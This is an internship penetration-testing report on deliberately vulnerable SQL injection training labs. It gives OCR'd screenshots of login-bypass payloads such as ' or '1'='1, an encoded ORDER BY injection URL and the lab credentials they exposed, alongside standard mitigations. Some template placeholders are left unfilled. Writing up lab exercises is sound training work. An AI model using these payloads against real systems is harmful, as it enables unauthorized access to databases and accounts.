Penetration Testing Report

Full Name: AVIREDDY RUSHIKESH
Program: HCS - Penetration Testing Internship Week-2
Date: 25/02/25

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {2} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {2} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	**Lab 1 Name – SQL Injection, Lab 2 Name – Insecure Direct Object Reference .**

3. Summary

Outlined is a Black Box Application Security assessment for the **Week {#} Labs**.

Total number of Sub-labs: {count} Sub-labs

High	Medium	Low
4	6	6

High	-	**4**
Medium	-	**6**


Low	-	6

1. SQL Injection

1.1. Strings & Errors Part 1

Reference	**Risk Rating**
Strings & Errors Part 1	**Low**
Tools Used	
SQL Injection – SQL payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL payloads	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_1/lab_1.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	


Proof of Concept


Login
payloadbox/sql injection paylo
labs.hacktify.in/HTML/sqli_lab/lab_1/lab_1.php
HACKTIFY
Happy Hacking
Admin Login

Email: " OR "" = "

Password: ••••••••••

Login
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Login
payloadbox/sql injection paylo
labs.hacktify.in/HTML/sqli_lab/lab_1/lab_1.php
HACKTIFY
Happy Hacking
Admin Login
Email: Enter Email
Password: Enter Password
Login


Email: admin@gmail.com
Password: Admin@1414
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.2 Strings & Errors Part 2

Reference	Risk Rating
Strings & Errors Part 2	**Low**
Tools Used	
SQL Injection – SQL Payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL Payloads :- by changing id number.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	


Proof of Concept


Hacktify Labs
URL
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=1
HACKTIFY cybersecurity
Happy Hacking

Welcome Hacker!!

Email: admin@gmail.com
Password: admin123

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Hacktify Labs
URL
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_2/lab_2.php?id=6
HACKTIFY cybersecurity
Happy Hacking

Welcome Hacker!!


Email: richard@gmail.com
Password: richard#222

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.3 Strings & Errors Part 3

Reference	**Risk Rating**
Strings & Errors Part 3	**Low**
Tools Used	
SQL Injection – SQL Payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL Payloads :- by changing id parameter with numeric values.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	


Proof of Concept


Hacktify Labs
URL
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php
HACKTIFY
cybersecurity
Happy Hacking

Welcome Hacker

Enter the id parameter with numeric values

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
labs.hacktify.in/HTML/sqli_lab/lab_3/lab_3.php?id=1%27%20ORDER%20BY%201--+
```

Welcome Hacker


Email: admin@gmail.com
Password: admin123

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.4 Let’s Trick ‘em!

Reference	Risk Rating
Let’s Trick ‘em!	**Medium**
Tools Used	
SQL Injection – SQL payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL payloads	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	

Proof of Concept



labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php

Admin Login

Email: 'or''='

Password: ••••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



labs.hacktify.in/HTML/sqli_lab/lab_4/lab_4.php

Admin Login

Email: Enter Email

Password: Enter Password


Email: admin@gmail.com
Password: admin123
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.5 Booleans and Blind!

Reference	**Risk Rating**
Booleans and Blind!	**Medium**
Tools Used	
SQL Injection – SQL Payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL Payloads :- by changing id parameter with numeric values.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	

Proof of Concept




Hacktify Labs
Hacktify Labs
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php
HACKTIFY cybersecurity
Happy Hacking

Welcome Hacker

Enter the id parameter with numeric values

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Hacktify Labs
Hacktify Labs
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_5/lab_5.php?id=1OR1=1
HACKTIFY cybersecurity
Happy Hacking

Welcome Hacker


Email: admin@gmail.com
Password: admin123
You are in.........


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.6 Error Based: Tricked

Reference	Risk Rating
Error Based: Tricked	**Medium**
Tools Used	
SQL Injection – SQL payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL payloads	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_6/lab_6.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	

Proof of Concept


Hacktify Labs
Login
payloadbox/sql-injection-payl...
labs.hacktify.in/HTML/sqli_lab/lab_6/lab_6.php
HACKTIFY cybersecurity
Happy Hacking
Admin Login
Email:
Enter Email
Password:
Enter Password
Login
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


Hacktify Labs
Login
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_6/lab_6.php
HACKTIFY
cybersecurity
Happy Hacking
Login

Admin Login

Email: Enter Email

Password: Enter Password


Email: admin@gmail.com
Password: admin123
Successful Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.7 Errors and Post!

Reference	Risk Rating
Errors and Post!	**Low**
Tools Used	
SQL Injection – SQL payloads	
Vulnerability Description	
SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when an application improperly handles user input, enabling malicious SQL statements to be injected and executed within the database. This can lead to unauthorized access, data manipulation, or even complete control over the database.	
How It Was Discovered	
Manual Analysis – SQL payloads	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php	
Consequences of not Fixing the Issue	
Failure to fix SQL Injection (SQLi) vulnerabilities can lead to severe consequences, including unauthorized data breaches, exposure of sensitive information (user credentials, financial data, personal records), and identity theft. Attackers can manipulate or delete critical data, bypass authentication, and gain administrative access to the database, potentially compromising the entire system. This can result in financial losses, legal penalties (due to GDPR, HIPAA, or PCI-DSS violations), reputational damage, and operational disruptions, ultimately endangering business continuity and user trust.	
Suggested Countermeasures	
To prevent SQL Injection (SQLi), use **prepared statements (parameterized queries)** and **stored procedures** to separate SQL code from user input. Implement **input validation** to restrict unexpected characters and enforce strict data types. Apply the **principle of least privilege (PoLP)** to limit database user permissions. Use **web application firewalls (WAFs)** to detect and block SQLi attempts. Regularly perform **security testing (penetration testing, code reviews, and automated scans)** to identify and remediate vulnerabilities before attackers exploit them.	
References	
https://github.com/payloadbox/sql-injection-payload-list	

Proof of Concept




Admin Login

Email: 'or'1'='1

Password: •••••••••

Hacktify Labs
Login
payloadbox/sql-injection-paylo
labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php
HACKTIFY cybersecurity
Happy Hacking
Login
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Admin Login

Email: Enter Email

Password: Enter Password

